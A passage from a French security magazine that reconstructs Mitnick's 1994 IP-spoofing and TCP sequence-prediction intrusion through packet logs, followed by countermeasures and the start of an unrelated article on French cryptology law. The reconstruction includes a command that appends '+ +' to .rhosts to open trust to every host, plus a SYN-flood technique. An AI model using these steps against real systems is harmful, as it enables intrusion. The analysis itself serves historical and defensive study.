
Imaginons maintenant que nous sommes un attaquant agissant à distance (pas sur le même brin réseau) : on parle alors de *spoofing* aveugle (pour les défenseurs de notre belle langue, remplacer l'anglicisme « spoofer » par « usurper » dans la suite de cet article). En effet, lorsque l'attaquant envoie le paquet `SYN` en spoofant l'adresse source, il ne reçoit pas le paquet `SYN/ACK` contenant le numéro de séquence du serveur (`SEQb0`). Tant que l'attaquant ne possède pas ce numéro, il ne peut pas forger le paquet `ACK` qui termine d'établir la session TCP. Il reste alors à deviner sa valeur, point clef de l'attaque. Cela semble très théorique et impossible à mettre en œuvre hors d'un laboratoire ? C'est ce que pensait aussi notre ami Tsutomu alors qu'il était au milieu de ces magnifiques paysages enneigés...

L'attaque

Machines présentes	
server	une station SPARC tournant sous Solaris 1 servant de serveur X
x-terminal	une station SPARC « *diskless* » sous Solaris 1 servant de terminal X
target	la cible finale de l'attaque

Tout commence le 25 Décembre à 14:09:32 PST (*Pacific Standard Time* (UTC/GMT -0800)). Une machine du domaine **toad.com** commence par sonder le terrain en envoyant quelques `finger`, `showmount` et `rpcinfo` afin de déterminer les relations de confiance entre les différentes machines ainsi que pour glaner quelques informations au passage (services actifs sur les machines).

Figure 1 *Mitnick sonde le terrain*





```
14:09:32 toad.com# finger -l @target
14:10:21 toad.com# finger -l @server
14:10:50 toad.com# finger -l root@server
14:11:07 toad.com# finger -l @x-terminal
14:11:38 toad.com# showmount -e x-terminal
14:11:49 toad.com# rpcinfo -p x-terminal
14:12:05 toad.com# finger -l root@x-terminal
```

Les ports source utilisés par ces paquets permettront plus tard de déterminer que l'attaquant est *root* sur la machine **toad.com** (port<1024). Cette phase a permis au pirate de déterminer que le terminal X fait une confiance aveugle au serveur X probablement pour faciliter l'entretien du terminal depuis le serveur.

Six minutes plus tard, on observe une vague de *syn-flood* en provenance de l'adresse `IP 130.92.6.97` (une IP forgée et non-assignée) vers le port 513 (*Remote Login*) du serveur.


Figure 2 *Syn-Flood du serveur*




```
14:18:22.516699 130.92.6.97.600 > server.login: S 1382726960:1382726960(0) win 4096
14:18:22.566069 130.92.6.97.601 > server.login: S 1382726961:1382726961(0) win 4096
14:18:22.744477 130.92.6.97.602 > server.login: S 1382726962:1382726962(0) win 4096
14:18:22.830111 130.92.6.97.603 > server.login: S 1382726963:1382726963(0) win 4096
14:18:22.886128 130.92.6.97.604 > server.login: S 1382726964:1382726964(0) win 4096
14:18:22.943514 130.92.6.97.605 > server.login: S 1382726965:1382726965(0) win 4096
14:18:23.002715 130.92.6.97.606 > server.login: S 1382726966:1382726966(0) win 4096
(...)
```

Ceci a pour but de surcharger la pile TCP du serveur afin que celui-ci ne puisse plus répondre à quelque paquet que ce soit qui lui serait envoyé. Cela est nécessaire pour la suite afin d'éviter que les réponses du terminal X ne soient traitées par le serveur qui fermerait la connexion avec un paquet `RST`. En effet, celui-ci n'ayant pas initié de connexion vers le terminal, il n'aurait que faire de ces paquets. Le serveur arrive à répondre aux 8 premières demandes de connexions avant d'avoir sa file d'attente saturée. L'attaquant peut maintenant agir les mains libres en employant l'adresse IP du serveur. Mais il lui reste une chose à faire auparavant : tester le générateur de numéros de séquences TCP de x-terminal.

Figure 3 *Analyse de la pile TCP du terminal*




```
14:18:25.906002 apollo.it.luc.edu.1000 > x-terminal.shell: S
1382726990:1382726990(0) win 4096
14:18:26.094731 x-terminal.shell > apollo.it.luc.edu.1000: S
2021824000:2021824000(0) ack 1382726991 win 4096
14:18:26.172394 apollo.it.luc.edu.1000 > x-terminal.shell: R
1382726991:1382726991(0) win 0
14:18:26.507560 apollo.it.luc.edu.999 > x-terminal.shell: S
1382726991:1382726991(0) win 4096
14:18:26.694691 x-terminal.shell > apollo.it.luc.edu.999: S
2021952000:2021952000(0) ack 1382726992 win 4096
14:18:26.775037 apollo.it.luc.edu.999 > x-terminal.shell: R
1382726992:1382726992(0) win 0
14:18:26.775395 apollo.it.luc.edu.999 > x-terminal.shell: R
1382726992:1382726992(0) win 0
14:18:27.014050 apollo.it.luc.edu.998 > x-terminal.shell: S
1382726992:1382726992(0) win 4096
14:18:27.174846 x-terminal.shell > apollo.it.luc.edu.998: S
2022080000:2022080000(0) ack 1382726993 win 4096
14:18:27.251840 apollo.it.luc.edu.998 > x-terminal.shell: R
1382726993:1382726993(0) win 0
14:18:27.544069 apollo.it.luc.edu.997 > x-terminal.shell: S
1382726993:1382726993(0) win 4096
14:18:27.714932 x-terminal.shell > apollo.it.luc.edu.997: S
2022208000:2022208000(0) ack 1382726994 win 4096
14:18:27.794456 apollo.it.luc.edu.997 > x-terminal.shell: R
1382726994:1382726994(0) win 0
14:18:28.054114 apollo.it.luc.edu.996 > x-terminal.shell: S
1382726994:1382726994(0) win 4096
14:18:28.224935 x-terminal.shell > apollo.it.luc.edu.996: S
2022336000:2022336000(0) ack 1382726995 win 4096
14:18:28.305578 apollo.it.luc.edu.996 > x-terminal.shell: R
1382726995:1382726995(0) win 0
14:18:28.564333 apollo.it.luc.edu.995 > x-terminal.shell: S
1382726995:1382726995(0) win 4096
14:18:28.734953 x-terminal.shell > apollo.it.luc.edu.995: S
2022464000:2022464000(0) ack 1382726996 win 4096
14:18:28.811591 apollo.it.luc.edu.995 > x-terminal.shell: R
1382726996:1382726996(0) win 0
(......)
14:18:35.735077 apollo.it.luc.edu.981 > x-terminal.shell: S
1382727009:1382727009(0) win 4096
14:18:35.905684 x-terminal.shell > apollo.it.luc.edu.981: S
2024256000:2024256000(0) ack 1382727010 win 4096
14:18:35.983078 apollo.it.luc.edu.981 > x-terminal.shell: R
1382727010:1382727010(0) win 0
```

C'est ce que l'on fait ici depuis **apollo.it.luc.edu**. Mitnick forge 20 paquets SYN de demande de connexion afin d'analyser les numéros de séquences générés par x-terminal et ferme immédiatement les connexions avec des paquets RST (en fait, c'est l'OS qui le fait automatiquement car il n'a pas trace des échanges concernés) pour éviter de surcharger le terminal. Remarquez par ailleurs les numéros de séquence générés par l'attaquant qui montre clairement qu'il n'utilise pas la pile TCP/IP du système mais forge lui-même ses paquets. Le Condor note alors que les numéros de séquence sont générés par incrémentation (de 128000 en l'occurrence). C'est alors qu'il utilise l'IP spoofing pour abuser le terminal et le TCP *Sequence Number Prediction* pour agir en aveugle.

Figure 4 *Une connexion spoofée du serveur (HS) vers le terminal est engagée*






Figure 5 *Un paquet ACK forgé permet d'obtenir une connexion au terminal*




```
14:18:36.245045 server.login > x-terminal.shell: S 1382727010:1382727010(0) win
4096
14:18:36.755522 server.login > x-terminal.shell: . ack 2024384001 win 4096
```

Il forge un paquet SYN venant apparemment du serveur (IP Spoofing), puis devine la réaction du terminal et en particulier le numéro de séquence généré en réponse (TCP Sequence Number Prediction) ce qui lui permet d'anticiper le SYN/ACK et de forger un paquet de numéro de séquence ACK 2024256000 (dernier SEQ, en rouge plus haut) + 128000 (Incrémentation par le générateur) + 1 (réponse) = 2024384001. À partir de maintenant la magie opère, Mitnick dispose d'une connexion unidirectionnelle au serveur et peut la maintenir en aveugle en transmettant des ACK valides. Il envoie alors la commande suivante :

Figure 6 *Le Condor souhaite joyeux Noël au samurai*





```
14:18:37.265404 server.login > x-terminal.shell: P 0:2(2) ack 1 win 4096
14:18:37.775872 server.login > x-terminal.shell: P 2:7(5) ack 1 win 4096
14:18:38.287404 server.login > x-terminal.shell: P 7:32(25) ack 1 win 4096
```

Ces paquets correspondent à la commande : `14:18:37 server# rsh x-terminal "echo + + >>/.rhosts"`

Cela ajoute + + à la fin du fichier .rhosts ce qui a pour effet d'étendre les relations de confiance de x-terminal à toute machine et donc de permettre à n'importe quelle machine sur Internet de s'y connecter. Mitnick ferme alors la connexion au terminal X et ferme les connexions à moitié ouvertes au serveur pour lui permettre de traiter les requêtes à nouveau.

Figure 7 *Rafale de RST pour remettre en service le serveur*




```
14:18:41.347003 server.login > x-terminal.shell: . ack 2 win 4096
14:18:42.255978 server.login > x-terminal.shell: . ack 3 win 4096
14:18:43.165874 server.login > x-terminal.shell: F 32:32(0) ack 3 win 4096
14:18:52.179922 server.login > x-terminal.shell: R 1382727043:1382727043(0) win
4096
14:18:52.236452 server.login > x-terminal.shell: R 1382727044:1382727044(0) win
4096

14:18:52.298431 130.92.6.97.600 > server.login: R 1382726960:1382726960(0) win 4096
14:18:52.363877 130.92.6.97.601 > server.login: R 1382726961:1382726961(0) win 4096
14:18:52.416916 130.92.6.97.602 > server.login: R 1382726962:1382726962(0) win 4096
14:18:52.476873 130.92.6.97.603 > server.login: R 1382726963:1382726963(0) win 4096
14:18:52.536573 130.92.6.97.604 > server.login: R 1382726964:1382726964(0) win 4096
14:18:52.600899 130.92.6.97.605 > server.login: R 1382726965:1382726965(0) win 4096
14:18:52.660231 130.92.6.97.606 > server.login: R 1382726966:1382726966(0) win 4096
14:18:52.717495 130.92.6.97.607 > server.login: R 1382726967:1382726967(0) win 4096
14:18:52.776502 130.92.6.97.608 > server.login: R 1382726968:1382726968(0) win 4096
14:18:52.836536 130.92.6.97.609 > server.login: R 1382726969:1382726969(0) win 4096
(...)
```

Le module TAP

Après avoir gagné l'accès root au terminal, le pirate a installé un module kernel nommé `tap-2.01` comme le montrent ces *logs* de Shimomura après l'attaque [logs].

```
x-terminal% modstat
Id Type Loadaddr Size B-major C-major Sysnum Mod Name
1 Pdrv ff050000 1000 59. tap/tap-2.01 alpha

x-terminal% ls -l /dev/tap
crwxrwxrwx 1 root 37, 59 Dec 25 14:40 /dev/tap
```

Une analyse du LKM (*Loadable Kernel Module*) par Shimomura permettra de dire que c'est un module STREAMS. Peu d'informations ont filtré concernant sa nature exacte et aucune trace n'en subsiste sur la toile.

Malgré le peu de détails divulgués, il est raisonnablement possible de rapprocher ce module d'un programme de surveillance et manipulation de STREAMS *devices* (comme les TTY, terminaux de contrôle Unix) écrit par Simon Ney en 1992 [water-works]. Ce code était conçu pour Sun3/50 & Sun4/75 et combinait du code module (`tap-1.24`) et *driver* (gestion des nodes `/dev/tapc*`). Il permettait de « pousser » un module (`tap` en l'occurrence) sur une pile STREAMS existante (comme celle de `/dev/ttya`) et ainsi d'intercepter à l'aide d'un programme (`tapmon`) lisant le `device /dev/tapc0` tout le trafic passant sur le TTY.

Il est possible que le code de ce module ait été repris et modifié pour ajouter des fonctionnalités comme la faculté d'écrire sur les TTY. On peut supposer cela de par les nombreuses similitudes entre les deux programmes. Malgré tout, on ne peut pas conclure complètement quant à la parenté du *trojan* de Mitnick car certains détails changent (le numéro majeur par exemple : 59 ici contre 104 pour `tapc`), mais les ressemblances fonctionnelles sont troublantes. En tout cas, c'est par cette technique de *Terminal Connection Hijacking* que le Condor aura pu lire ce qu'écrivait sur son terminal un utilisateur se connectant sur la cible finale (target), puis prendre le contrôle de la session *login* à 14:51 PST, une fois celle-ci authentifiée.

Mitnick laissera alors quelques traces de son passage sur le répondeur du « samurai » Shimomura afin de lui souhaiter joyeux Noël à sa manière [répondeur].

Suite et fin de l'histoire

Suite à cet acte de piratage, les fichiers volés à Shimomura (mails, filtre BPF en développement pour l'armée et probablement un programme de *reverse engineering* pour les téléphones cellulaires Oki 900 (sic !)) sont retrouvés sur *The Well* (acronyme de *Whole Earth 'Lectronic Link*, une sorte de site de *chat/log* [Well]) suite à une plainte d'un utilisateur à cause d'une utilisation excessive du disque du serveur. Shimomura aidera le FBI et les US *Marshals* à traquer Mitnick pendant 2 mois jusqu'à sa capture, celui-ci brouillant ses appels en détournant les *switchs* des opérateurs. S'en est suivi le jugement que tout le monde connaît et (enfin !?) sa libération conditionnelle.

Parer à ce genre d'attaques

On peut se demander comment Shimomura qui est réputé être un des meilleurs spécialistes en sécurité a pu se faire piéger alors qu'il avait été d'après ses propres mots déjà menacé par Mitnick.

Il faut préciser que les attaques de prédiction de numéro de séquence n'étaient pas légion à l'époque, et les outils pour les exploiter étaient très rares, mais on ne peut pas en dire autant des attaques de Trust-Relationship Exploitation. Alors pourquoi ? Certains prétendent que cette attaque était trop simple et que cela n'était qu'une embuscade pour attirer Mitnick. Ce dernier a même déclaré dans une interview sur *Slashdot* [slash] : « *I wasn't the only person who had access to Mr. Shimomura's computer systems* » (« Je n'étais pas la seule personne à avoir accès aux systèmes de Mr. Shimomura ») et plus loin « *Interestingly enough, the government never investigated the existence of any co-conspirators, once I was arrested. Kevin Mitnick was the only fish they wanted to fry.* » (« Il est intéressant de noter que le gouvernement n'a jamais enquêté sur la possibilité d'éventuels complices. Kevin Mitnick était le seul poisson qu'il voulait griller. »)

Certaines rumeurs courent sur l'appartenance de Shimomura à la NSA, ainsi que d'une vieille brouille entre Mitnick et Markoff qui serait un bon ami de notre samurai... Ceci n'est que supposition et tout cela ne fait qu'alimenter le mythe autour de cette affaire.

Pour revenir aux manières de parer cette attaque, examinons les points clefs un par un :

IP Spoofing

Il n'y a pas de moyen d'empêcher l'IP Spoofing en soi, mais il faut bien comprendre que celui-ci n'est qu'un outil et est donc inutile s'il n'est pas intégré dans une attaque de plus grande envergure – généralement Trust-Relation Exploitation – et que c'est celle-ci qu'il faut stopper. Il faut donc éviter le plus possible d'utiliser des programmes qui se servent de l'adresse IP comme moyen d'authentification. Dans le cas présent, il aurait donc fallu remplacer les RPC, ou tout du moins leur schéma d'authentification, par quelque chose de plus sûr (*cf.* MISC n°15).

TCP Seq. Num. Prediction

Il faut rendre le générateur pseudo-aléatoire plus dur à prédire en se conformant aux RFC 1948 et en ignorant les *specs* de la RFC 793 [rfc793]. En effet, cette dernière définit les spécifications du protocole TCP et préconise une incrémentation du numéro de séquence toutes les 4µs pour empêcher la réutilisation d'un numéro de séquence existant lors de la réincarnation d'une connexion. En gros, si un paquet d'une connexion morte reste « coincé » à un routeur et qu'on veut utiliser la même paire de *sockets* pour une nouvelle connexion, ce *wandering packet* (paquet vagabond) ayant un numéro de séquence correspondant pourrait se mélanger à celle-ci. C'est pourquoi un temps de 1 à 4 minutes est requis pendant lequel la socket ne peut être utilisée (état `TIME_WAIT`), le temps que l'ISN soit assez incrémenté pour ne plus se trouver dans la même rangée que la connexion précédente. Tout cela est une nécessité logique mais crée une faille dans le sens où le numéro de séquence devient très facilement prévisible. La RFC 1948 [rfc1948] propose une meilleure solution pour résoudre ce problème tout en rendant l'attaque très difficile (voire impossible en théorie). Il s'agit de rendre l'ISN partiellement aléatoire en réduisant le champ de l'aléa et en assignant une valeur calculée à partir d'un *hash* MD5 du 4-tuple `<localhost,localport,remotehost,remoteport>` au reste du champ de bits (`ISN = aléa + f(lhost,lport,rhost,rport)`).

En plus de ces mesures, il convient de rendre le générateur plus aléatoire en utilisant des algorithmes construits sur la fréquence d'interruptions système ou des sources difficilement prévisibles. Ceci a été fait aujourd'hui pour la plupart des systèmes sérieux (Linux, *BSD, IOS, etc.) mais pas pour tous (on ne citera pas de nom :P).

Syn-Flood

L'attaque DoS (*Denial of Service*) utilisée ici est le syn-flood mais tout autre DoS qui mettrait le serveur hors service ou l'empêcherait de communiquer avec la cible primaire de l'attaque (saturation d'un routeur intermédiaire) fonctionnerait. Il convient donc de protéger l'ensemble de son réseau contre les (D)DoS en général et dans le cas du syn-flood, en activant les *syncookies* pour Linux [syncookies], *syn cache* sous FreeBSD [syncache] ou la clef *SynAttackProtect* sous Windows [synprotect] par exemple.

Noël

Il n'y a pas grand chose à faire contre Noël si ce n'est se méfier des cadeaux qu'on vous offre :-P. Sérieusement, il est vrai que hormis la boutade dans le choix de la date, celle-ci a permis de réaliser l'attaque beaucoup plus facilement et avec un taux de réussite probable plus important pour plusieurs raisons : tout d'abord, si quelqu'un s'était connecté sur x-terminal entre le test de la pile TCP faite par Mitnick et le paquet `SYN` forgé, l'attaque aurait échoué parce que le numéro de séquence utilisé n'aurait plus été bon. De plus, le peu de gens présents ce jour-là a permis à Mitnick d'agir sans se faire repérer même en ayant mis le serveur X hors d'usage pendant toute la durée de l'attaque (assez courte tout de même, 29 secondes). Cela montre bien la nécessité d'une permanence pour assurer la sécurité du parc informatique (surtout) les jours de fête.

Références

[Lewis] Mails de Lewiz (Lewis De Payne) sur alt.2600,
http://www.takedown.com/evidence/lewiz1.html
http://www.takedown.com/evidence/lewiz2.html

[takedown] Site de Shimomura pour la promotion de son livre (partial),
www.takedown.com

[livres] Hormis le livre de Shimomura dont le titre est trop long pour être écrit dans un magazine de la taille de MISC :P (*Takedown : The Pursuit and Capture of Kevin Mitnick, America's Most Wanted Computer Outlaw – by the Man who did it*), citons deux autres ouvrages plus impartiaux :

- Jonathan LITTMAN, *The Fugitive Game : Online With Kevin Mitnick*
- Jeff GOODELL, *The Cyberthief and the Samurai*

[FAQ] Simson L. GARFINKEL, *The Unofficial Markoff, Mitnick, Shimomura FAQ*,
http://www.simson.net/clips/1996/96.IU.MitnickMarkoff.html

[traque] Michael COOKE, « *Computer Hacker Kevin Mitnick* »
Article sur la traque de Mitnick,
http://dede.essortment.com/kevinmitnickco_rmap.htm

[freekevin] *The Kevin Mitnick Website*,
http://www.freekevin.com

[logs] Mail de Shimomura à la suite de l'attaque
Random Access
http://www.gulker.com/ra/hack/tsattack.html

[water-works] TAP 1.24 (archive *shell*),
http://www.funet.fi/pub/OS/os_support/ARL/netsrc/TAP_Driver.1.24

[Well] *The WELL – Whole Earth 'Lectronic Link*,
www.well.com/aboutwell.html
Aperçu : **http://www.well.com/conf/inkwell.vue/index.html**

[répondeur] Messages de Mitnick (comique),
http://www.takedown.com/evidence/voicemail/index.html

[slash] Mitnick répond aux lecteurs de Slashdot (intéressant),
http://interviews.slashdot.org/interviews/03/02/04/2233250.shtml

[rfc 793] RFC 793 – *Transmission Control Protocol*
Transmission Control Protocol - Darpa Internet Program - Protocol Specification (sept. 1981) , Univesity of South Carolina for the Darpa
Le passage qui nous intéresse commence aux alentours de la page 24,
http://www.faqs.org/rfcs/rfc793.html

[rfc 1948] RFC 1948 – *Defending Against Sequence Number Attacks*
S. Bellovin for AT&T
Parer à la prédiction d'ISN en forgeant partiellement celui-ci,
http://www.faqs.org/rfcs/rfc1948.html

[syncookies] D.J. BERNSTEIN, *Syn Cookies*,
http://cr.yp.to/syncookies.html

[syncache] Jonathan Lemon, *Resisting SYN flood DoS attacks with a SYN cache*,
http://www.usenix.org/publications/library/proceedings/bsdcon02/full_papers/lemon/lemon_html/

[synprotect] *SynAttackProtect, Microsoft Windows 2000 Resource Kits*,
http://www.microsoft.com/resources/documentation/Windows/2000/server/reskit/en-us/regentry/58799.asp

Retrouvez les précédents numéros de Misc (1 à 17) sur :

www.ed-diamond.com

Notre moteur de recherche vous permet de retrouver parmi nos parutions les articles susceptibles de vous intéresser !

La protection du secret : approche juridique

Le secret, nécessaire à l'activité sociale et omniprésent, fascine (secret de la beauté, de la réussite...) ou inquiète (sociétés secrètes, secret d'Etat,...). Il confère du pouvoir à ceux qui le détiennent, mais peut être fragile car attaqué, divulgué, violé, brisé.

Dans notre société de l'information, dite aussi « société du secret », le secret est un droit qui contribue à garantir la protection des individus, de la vie privée, de la démocratie, de l'ordre social, de l'économie, en définissant des obligations et délimitant les contours des responsabilités. Dans cet article, nous présenterons quelques aspects juridiques du secret dans le droit de la cryptologie, de la protection de la défense nationale, du secret des correspondances, du secret professionnel ainsi que de la protection de la propriété intellectuelle.

Cryptologie le secret libéralisé ?

Les technologies du secret sont longtemps restées du domaine militaire. Avec la loi du **29 décembre 1990** et son décret d'application (**décret 92-1358**) du 28 décembre 1992, le gouvernement encadrait encore strictement la cryptologie, définissant des mesures administratives peu souples, un régime restrictif ne permettant pratiquement que la commercialisation ou l'utilisation de produits « agréés » par l'Etat, ce qui signifiait que ce dernier était en mesure de décoder.

Avec la **loi du 26 juillet 1996** et ses **décrets d'application n° 98-101 et 98-102**, du 24 février 1998, l'Etat a amorcé un processus de **libéralisation**, certains moyens de cryptologie devenant totalement libres. Sont alors également introduits les « tiers de confiance » (TDC) dont la fonction est de garder les clés secrètes. Leur activité se trouve soumise au contrôle de l'Etat : les TDC doivent être agréés par le 1° Ministre. Ils sont tenus de livrer les clés de chiffrement des utilisateurs aux autorités publiques habilitées quand elles en font la demande, etc.

Les **décrets 99-199 et 99-200 du 17 mars 1999** assouplissent les textes de 1996 et 1998 tentant de définir un nouveau régime. Certaines catégories de moyens et prestations de cryptologie bénéficient désormais d'une procédure de déclaration préalable et non plus d'autorisation. Le nombre de catégories dispensées de toute formalité préalable est augmenté.

Rappelons ici que fourniture, utilisation, importation et exportation de moyens et prestations de cryptologie sont dépendantes de 3 régimes :

- **un régime de liberté** : le décret 99-200 établit par exemple une liste de moyens et prestations de cryptologie pouvant être dispensés de toute formalité. Ce régime de liberté s'applique à la cryptologie mise en œuvre dans les téléphones portables, les lecteurs de VCD...
- **un régime de déclaration** quand la cryptologie sert à assurer les fonctions d'authentification et de confidentialité. Un régime de déclaration simplifiée est appliqué pour les techniques de chiffrement destinées au commerce électronique.
- **un régime d'autorisation** : tous les cas ne bénéficiant pas de l'un des deux régimes précédemment évoqués sont soumis à un régime d'autorisation préalable. L'autorisation, une fois obtenue, n'est toutefois pas acquise définitivement : elle peut faire l'objet d'un retrait, notamment quand son maintien risque de porter atteinte à l'ordre public, à la sécurité de l'Etat.

L'assouplissement du régime de la cryptologie a été justifié par les nécessités de protection de la vie privée dans le cadre du développement de la société de l'information.

Mais le climat sécuritaire exacerbé succédant aux évènements du 11 septembre 2001 a justifié les mesures introduites par la **Loi sur la Sécurité Quotidienne** (LSQ) de 2001 et ses deux décrets d'application :

- Par le **décret n° 2002-997** (JO du 18 juillet 2002), qui reprend l'article 31 de la LSQ, les fournisseurs de prestations de cryptologie, dont les éditeurs de logiciels, sont désormais tenus de remettre aux agents autorisés les « conventions » (c'est-à-dire les clés ou tout autre moyen logiciel permettant la mise au clair des données codées), « permettant le déchiffrement des données transformées au moyen des prestations qu'elles ont fournies ». Ces fournisseurs doivent collaborer avec les services de l'Etat et le refus de collaboration est passible de 2 années d'emprisonnement et 30 000 euros d'amende.
- Le **décret n° 2002-1073 du 7 août 2002** d'application de l'article 30 de la loi de 2001 crée un **Centre Technique d'Assistance** au sein du Ministère de l'Intérieur, placé sous l'autorité du directeur général de la police nationale. Ce service « briseur de codes » a pour mission de superviser le décodage des messages cryptés, notamment dans le cadre d'enquêtes ou d'instructions. Les opérations réalisées par ce centre sont couvertes par le secret de la défense nationale, ce qui signifie qu'elles n'ont pas de caractère juridictionnel et ne sont donc susceptibles d'aucun recours.

La **loi sur la Confiance dans l'Économie Numérique** (LCEN), **loi 2004-575 du 21 juin 2004,** dans son Titre III intitulé « De la sécurité dans l'économie numérique », modifie au travers de ses articles 29 à 48 les dispositions de la loi du 26 juillet 1996 en matière de cryptologie, va dans le sens de la **libéralisation** et précise les obligations imposées aux prestataires et les sanctions encourues :

Daniel Ventre
CNRS : Groupement Européen de Recherches sur les Normativités (GERN)
Chargé de Cours de Droit des NTIC
daniel.ventre@gern-cnrs.com

article 29

Définition des « moyens de cryptologie » et des « prestations de technologie ».

article 30

« Utilisation, fourniture, transfert, importation et exportation de moyens de cryptologie » :

→ **« L'utilisation** *des moyens de cryptologie est* **libre. »**

→ Sont aussi **libres**, la « **fourniture**, le **transfert** depuis ou vers un Etat membre de la communauté européenne, ou l'**importation** des moyens de cryptologie assurant exclusivement des fonctions d'authentification ou de contrôle d'intégrité ».

→ Quand les moyens n'assurent pas exclusivement ces fonctions : un régime de **déclaration préalable obligatoire** est instauré, de même qu'un régime d'autorisation pour les moyens devant être exportés. Des **dispenses de déclaration** sont prévues, quand notamment les moyens n'intéressent pas la défense nationale.

articles 31 à 33

Sous le titre « Fourniture de prestations de cryptologie » :

L'article 31

→ Définit les responsabilités des fournisseurs de prestations de cryptologie. « La fourniture de prestations de cryptologie doit être déclarée auprès du Premier Ministre. » Là encore, des cas de dispense de formalité peuvent être prévus quand les moyens n'intéressent pas la défense nationale. Les fournisseurs de prestations de cryptologie sont assujettis au **secret professionnel**.

L'article 32

→ Précise que les fournisseurs de prestations de cryptologie à des fins de confidentialité sont tenus responsables du préjudice causé aux personnes en cas d'atteinte à l'intégrité, à la confidentialité ou à la disponibilité des données transformées à l'aide des conventions.

L'article 33

→ Précise que les prestataires de services de certification électronique sont **responsables** des préjudices causés aux personnes qui se sont fiées aux certificats délivrés. Ils sont responsables quand l'information contenue dans leurs certificats est inexacte, quand les données sont incomplètes, quand la délivrance du certificat n'a pas donné lieu à vérification du détenteur de la convention privée, etc. Ils engagent leur responsabilité civile professionnelle.

L'article 34

Définit les « **sanctions** administratives » applicables à l'encontre des fournisseurs de moyens de cryptologie » : le non respect par un fournisseur de moyens de cryptologie, des obligations définies à l'article 30 peut être sanctionné par une interdiction de mise en circulation, applicable sur tout le territoire national, de ces moyens de cryptologie.

Cette interdiction est assortie d'obligations imposées au fournisseur (retrait auprès des diffuseurs commerciaux…).

Les articles 35 à 38

« **Sanctions** pénales, procédures pénales » inscrivent des peines pouvant aller jusqu'à la réclusion criminelle à perpétuité :

L'article 35

→ Précise que le non respect des obligations définies dans la loi est passible de condamnations pouvant aller de 1 an de prison et 15 000 euros d'amende (manquement aux obligations de déclaration définies à l'article 30) à 2 ans de prison et 30 000 euros d'amende (comme par exemple vendre ou louer des moyens de cryptologie interdits, ainsi que définis dans l'article 34).

Ces peines sont assorties de peines complémentaires (interdiction d'activités professionnelles, fermeture des établissements, exclusion des marchés publics…).

L'article 36

→ Traite des procédures de saisie des moyens de cryptologie dans le cadre de procédures pénales.

L'article 37 (article 132-79 du Code Pénal)

→ Sanctionne l'utilisation de moyens de cryptologie à des fins criminelles ou délictuelles de peines allant de 6 ans d'emprisonnement à la réclusion criminelle à perpétuité.

Ces peines ne sont pas applicables à l'auteur ou au complice quand, sur demande des autorités, ils ont remis la version en clair des messages chiffrés ainsi que les conventions secrètes nécessaires au déchiffrement.

L'article 38

→ Reprend les dispositions relatives à l'obligation de coopération avec les autorités judiciaires mise à la charge des fournisseurs de prestations de cryptologie inscrites dans le **décret 2002-997 de juillet 2002** (article 30 de la LSQ), dispositions inscrites à **l'article 230-1 du Code de Procédure Pénale**.

Le secret défense

La défense nationale concerne tous les secteurs d'activité, sans limite : le militaire, le civil, l'économique, la recherche, l'industrie…

